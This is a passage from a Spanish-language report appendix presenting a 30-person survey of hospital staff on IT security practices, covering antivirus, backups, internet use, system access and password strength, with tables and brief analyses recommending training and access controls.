


Gráfico B.7. Frecuencia de actualización de antivirus.

❖ **ANÁLISIS 7:**

La actualización de antivirus se realiza de forma eventual. Es necesario plantear planes de prevención de esta amenaza con actualizaciones periódicas o automáticas en los equipos.

PREGUNTA N° 8

¿Cuáles de las siguientes operaciones puede realizar en su computador?

A. Instalación de programas
B. Actualización de antivirus
C. Compartición de archivos
D. Configuración de red
E. Configuración de herramientas administrativas
F. Instalación y configuración de hardware

❖ **TABLA 8:**

OPCIÓN	FRECUENCIA	%
A	2	6,67
B	2	6,67
C	2	6,67
A y B	2	6,67
A y C	1	3,33
B y C	1	3,33
B y E	1	3,33
C y E	1	3,33
B y F	1	3,33
A y B y C	2	6,67
A y B y D	2	6,67
A y B y F	1	3,33
A y B y E	1	3,33
A y B y C y E	1	3,33
A y B y C y D y E y F	2	6,67
G	8	26,67
Total:	**30**	**100%**

Tabla B.8.1. Resultados por usuario: Operaciones autorizadas a los usuarios sobre el computador.

RESPUESTA	FRECUENCIA	%
A. Instalación de programas	15	50
B. Actualización de antivirus	15	50
C. Compartición de archivos	10	33,33
D. Configuración de red	4	13,33
E. Configuración de herramientas administrativas	6	20
F. Instalación y configuración de hardware	4	13,33
G. No contesta	8	26,67

Tabla B.8.2. Resultados por respuesta: Operaciones autorizadas a los usuarios sobre el computador.

❖ **GRÁFICO 8:**




Gráfico B.8. Resultados por respuesta: Operaciones autorizadas a los usuarios sobre el computador.

❖ **ANÁLISIS 8:**

Los usuarios deben conocer los riesgos que implican la instalación de software no verificado sobre amenazas de virus o spyware, así como la manipulación inadecuada del software del computador, siendo necesario disponer de un inventario de hardware y software de los equipos y su actualización periódica de forma que estas actividades sean controladas.

PREGUNTA N° 9

¿Realiza usted respaldos de la información que considera importante?

1. Si
2. No

❖ **TABLA 9:**

OPCIÓN	FRECUENCIA	%
Si	19	63,33
No	10	33,33
NO CONTESTA	1	3,33
TOTAL	**30**	**100**

Tabla B.9. Usuarios que realizan respaldo de información.

❖ **GRÁFICO 9:**




Gráfico B.9. Usuarios que realizan respaldo de información.

❖ **ANÁLISIS 9:**

Los Procesos y Subprocesos de la entidad llevan a cabo actividades de forma descentralizada, algunos de ellos poseen software de gestión local, como el caso del Proceso de Aseguramiento de Calidad, o plantillas de datos estadísticos, siendo importante llevar a cabo prácticas de respaldo.

PREGUNTA N° 10

Si la respuesta de la pregunta anterior fue afirmativa responda. ¿Qué medios de almacenamiento de información utiliza?

A. Copias de seguridad de información en el equipo
B. Dispositivos extraíbles (CD's, Flash Memory, etc.)
C. Archivo físico (Documentos impresos)
D. Otros

❖ **TABLA 10:**

OPCIÓN	FRECUENCIA	%
B	6	20
C	3	10
A, B	1	3,33
B, C	5	16,67
A, B, C	6	20
D	9	30
Total:	**30**	**100**

Tabla B.10.1. Resultados por usuarios. Medios de información se utilizan para respaldos.

OPCIÓN	FRECUENCIA	%
A. Copias de seguridad de información en el equipo	7	23,33
B. Dispositivos extraíbles (CD's, Flash Memory, etc.)	18	60
C. Archivo físico (Documentos impresos)	14	46,67
D. Otros	9	30

Tabla B.10.2. Resultados por respuesta. Medios de información que utilizan para respaldos

❖ **GRÁFICO 10:**




Gráfico B.10. Resultados por respuesta. Medios de información que utilizan para respaldos.

❖ **ANÁLISIS 10:**

Los usuarios utilizan dispositivos extraíbles para el respaldo de la información y algunos señalan el uso de documentos impresos. Es necesario que se instruya a los usuarios sobre la obtención de respaldos, así como la actualización de tecnologías de equipos para evitar suspensión de actividades por problemas de hardware frecuentes.

PREGUNTA N° 11

¿Usted tiene acceso a internet?

1. Si
2. No

❖ **TABLA 11:**

OPCIÓN	FRECUENCIA	%
Si	16	53,33
No	14	46,67
Total:	**30**	**100**

Tabla B.11. Usuarios con acceso a internet.

❖ **GRÁFICO 11:**




Gráfico B.11. Usuarios con acceso a internet.

❖ **ANÁLISIS 11:**

El uso de internet es necesario en algunos Procesos de la entidad, esto implica considerar las medidas de prevención necesarias para evitar ataques de virus y spyware, así mismo, se puede observar la falta de este servicio en algunos Procesos ocasionando retardo en las actividades, ya que los usuarios se ven obligados a compartir los equipos para el uso de este servicio.

PREGUNTA N° 12

¿En qué horario hace uso de internet o desearía utilizarlo?

❖ **TABLA 12:**

OPCIÓN	FRECUENCIA	%
MAÑANA	4	13,33
TARDE	2	6,67
TODO EL DIA	18	46
NO RESPONDE	6	27
Total:	**30**	**100**

Tabla B.12. Horario más frecuente de uso de internet.

❖ **GRÁFICO 12:**




Gráfico B.12. Horario más frecuente de uso de internet.

❖ **ANÁLISIS 12:**

Es necesario considerar el uso del servicio de internet por parte de los usuarios y en base a un análisis determinar las políticas de acceso al mismo.

PREGUNTA N° 13

Si la respuesta de la pregunta anterior fue afirmativa responda. ¿Qué actividades puede realizar?

A. Actualizar software
B. Descargar programas
C. Descargar música o videos
D. Subir archivos (documentos, imágenes, videos, música, etc.)
E. Otros

❖ **TABLA 13:**

OPCIÓN	FRECUENCIA	%
B	2	6,67
D	5	16,67
A, B	1	3,33
B, C	1	3,33
B, D	3	10
C, D	1	3,33
B, C, D	2	6,67
A, B, C, D	5	16,67
E	10	33,33
Total:	**30**	**100**

Tabla B.13.1. Resultados por usuarios. Actividades de los usuarios sobre el internet.

RESPUESTA	FRECUENCIA	%
A. Actualizar software	6	20
B. Descargar programas	14	46,67
C. Descargar música o videos	9	30
D. Subir archivos	16	53,33
E. No responde	10	33,33

Tabla B.13.2. Resultados por respuestas. Actividades de los usuarios sobre el internet.

❖ **GRÁFICO 13:**




Gráfico B.13. Resultados por usuarios. Actividades de los usuarios sobre el internet.

❖ **ANÁLISIS 13:**

Es necesario realizar un control sobre el ancho de banda de internet para evitar descargas de ficheros de gran tamaño como instaladores de software.

PREGUNTA N° 14

¿Cuáles de los siguientes sitios web frecuenta?

A. Redes Sociales
B. Radio, Tv, Noticias
C. Correo Electrónico (Yahoo, Hotmail, Gmail, etc.)
D. Organizaciones públicas y privadas
E. Educativos
F. Otros

❖ **TABLA 14:**

OPCIÓN	FRECUENCIA	%
C	2	6,67
E	2	6,67
F	9	30
A, C	1	3,33
A, E	1	3,33
C, D	5	16,67
C, E	3	10,00
B, C, D	1	3,33
B, C, E	1	3,33
C, D, E	2	6,67
A, C, D	1	3,33
A, C, D, E	2	6,67
Total:	**30**	**100%**

Tabla B.14.1. Resultados por usuarios. Sitios web frecuentados por los usuarios.

RESPUESTA	FRECUENCIA	%
A. RedesSociales	5	16,67
B. Radio, Tv, Noticias	2	6,67
C. Correo Electrónico (Yahoo, Hotmail, Gmail, etc.)	18	60
D. Organizaciones públicas y privadas	11	36,67
E. Educativos	11	36,67
F. Otros	9	30

Tabla B.14.2. Resultados por respuesta. Sitios web frecuentados por los usuarios.

❖ **GRÁFICO 14**




Gráfico B.14. Resultados por respuesta. Sitios web frecuentados por los usuarios.

❖ **ANÁLISIS 14:**

El correo electrónico es un medio muy útil en la entidad y uno de los medios de propagación de virus, por lo que es necesario complementar las políticas de seguridad con políticas de uso de correo electrónico.

PREGUNTA N°15

¿Cuáles de los siguientes sistemas del Hospital utiliza?

1. Sistema de Recursos Humanos
2. Sistema de Historias Clínicas
3. Sistema de Recaudación
4. Otros

❖ **TABLA 15:**

OPCIÓN	FRECUENCIA	%
Sistema de Recursos Humanos	1	3,33
Sistema de Historias Clínicas	6	20
Sistema de Recaudación	1	3,33
Sistema de Historias Clínicas y RRHH	2	6,67
Los tres Sistemas	1	3,33
Ninguno de los anteriores	19	63,33
Total:	**30**	**100**

Tabla B.15. Sistemas de gestión que utilizan con mayor frecuencia los usuarios.

❖ **GRÁFICO 15:**




Gráfico B.15. Sistemas de gestión que utilizan con mayor frecuencia los usuarios.

❖ **ANÁLISIS 15:**

El Sistema de Gestión Hospitalaria es utilizado tanto por el personal de estadística como Médicos de Consulta Externa y pisos de Hospitalización, por lo que es importante establecer la segmentación de red a partir del perfil de los usuarios sin importar la ubicación física. Y establecer reglas de control de acceso a los servidores de los sistemas de Gestión para evitar el acceso no autorizado, considerando que tanto el Sistema de Recursos Humanos y Gestión Hospitalaria tienen como usuarios a Jefes de departamentos hospitalarios para la asignación de turnos rotativos y administrativos, así mismo existen usuarios que tienen acceso a los tres Sistemas de Información.

PREGUNTA N° 16

¿Qué procesos o tareas realiza en el sistema seleccionado anteriormente?

❖ **TABLA 16:**

SISTEMA	TAREA/ PROCESO
SISTEMA DE RECURSOS HUMANOS	Ingreso de personal
	Ingreso de permisos
	Impresión de asistencia
	Ingresar horarios de personal
	Administración General del Sistema
SISTEMA DE HISTORIAS CLÍNICAS	Apertura de Historias Clínicas
	Asignación de turnos a pacientes
	Consulta médica
	Registro de emergencia
	Imprimir reportes de llamadas inteligentes
	Ingresar pacientes a hospitalización
	Almacenamiento de producción diaria y mensual
	Entrega de tickets para exámenes por turnos.
	Administración General del Sistema
SISTEMA DE RECAUDACIÓN	Facturación
	Administración General del Sistema

Tabla B.16. Procesos identificados por cada sistema.

RESPUESTA	FRECUENCIA	%
Apertura de Historias Clínicas	2	6,67%
Asignación de Turnos	2	6,67%
Consulta médica	2	6,67%
Otros	4	13,33%
No utiliza sistema	19	63,33%
No responde	1	3,33%
Total:	**30**	**100%**

Tabla B.17. Procesos realizados con mayor frecuencia.

❖ **GRÁFICO 16:**




Gráfico B.16. Procesos realizados con mayor frecuencia.

❖ **ANÁLISIS 16**

La Seguridad en los Sistemas de información es un tema muy amplio en la administración de la red, por lo que es necesario conocer el uso e importancia dentro de los procesos administrativos de la Institución, así mismo conocer los usuarios administradores de los Sistemas.

PREGUNTA N° 17

¿Posee una contraseña de acceso a los sistemas?

1. Si
2. No

❖ **TABLA 17:**

OPCIÓN	FRECUENCIA	%
Si	8	26,67
No	3	10
No responde	19	63,33
Total:	**30**	**100**

Tabla B.17. Usuarios que poseen contraseñas de acceso a los sistemas.

❖ **GRÁFICO 17:**




Gráfico B.17. Usuarios que poseen contraseñas de acceso a los sistemas.

❖ **ANÁLISIS 17:**

El porcentaje correspondiente a preguntas sin respuesta, corresponde a las personas encuestadas que no tienen acceso a los Sistemas de Información y aquellos usuarios que responden negativamente a esta pregunta utilizan contraseñas compartidas, lo que implica la falta de control y análisis de los requerimientos de acceso a los Sistemas.

PREGUNTA N° 18

¿Puede actualizar la contraseña?

1. Si
2. No

❖ **TABLA 18:**

OPCIÓN	FRECUENCIA	%
Si	6	20
No	5	16,67
No responde	19	63,33
Total:	**30**	**100**

Tabla B.18. Permiso de modificación de contraseñas.

❖ **GRÁFICO 18:**




Gráfico B.18. Permiso de modificación de contraseñas.

❖ **ANÁLISIS 18:**

Los usuarios del Sistema de Gestión Hospitalaria y Sistema de Recaudación poseen contraseña de acceso.

PREGUNTA N° 19

¿Cuáles de las siguientes características posee su contraseña?

A. Más de 8 caracteres
B. Menos de 8 caracteres
C. Sólo letras
D. Sólo números
E. Combinación de letras, números y símbolos
F. No contesta

❖ **TABLA 19:**

OPCIÓN	FRECUENCIA	%
A	3	10
B	2	6,67
C	4	13,33
D	1	3,33
E	2	6,67
B, D	2	6,67
A, C	1	3,33
B, C	2	6,67
F	13	43,33
Total:	**30**	**100**

Tabla B.19.1. Resultados por usuarios. Características de seguridad de contraseñas de usuarios.

OPCIÓN	FRECUENCIA	%
A	4	11,43
B	6	17,14
C	7	20,00
D	3	8,57
E	2	5,71
F	13	37,14
Total:	**35**	**100**

Tabla B.19.2. Resultados por respuesta. Características de seguridad de contraseñas de usuarios.

❖ **GRÁFICO 19:**




Gráfico B.19. Resultados por respuesta. Características de seguridad de contraseñas de usuarios.

❖ **ANÁLISIS 19:**

Durante la realización de las encuestas se pudo observar la publicación de contraseñas en etiquetas visibles sobre el computador. La pregunta realizada sobre la fortaleza de las contraseñas utilizadas, proporcionó una respuesta mayoritaria sobre el uso únicamente de caracteres alfabéticos. Por lo que se concluye la necesidad de capacitación sobre los riesgos de seguridad a los que se expone la información que se maneja en la Institución.

PREGUNTA N° 20

¿Tiene acceso a redes inalámbricas?

1. Si
2. No

❖ **TABLA 20:**

OPCIÓN	FRECUENCIA	%
Si	3	10
No	22	73,33
No responde	5	16,67
Total:	**30**	**100**

Tabla B.20. Usuarios con acceso a redes inalámbricas.

❖ **GRÁFICA 20:**




Gráfico B.20. Usuarios con acceso a redes inalámbricas.

❖ **ANÁLISIS 20:**

Debido al alcance de la red inalámbrica las respuestas afirmativas a esta pregunta tienen un mínimo porcentaje. Sin embargo es importante conocer el acceso e interés de los usuarios sobre la red inalámbrica.

PREGUNTA N° 21

¿Realiza autenticación para acceder a la red inalámbrica?

1. Si
2. No

❖ **TABLA 21:**

OPCIÓN	FRECUENCIA	%
Si	2	6,67%
No	1	3,33%
No responde	27	90%
Total:	**30**	**100**

Tabla B.21. Autenticación de acceso a la red inalámbrica.

❖ **GRÁFICO 21:**

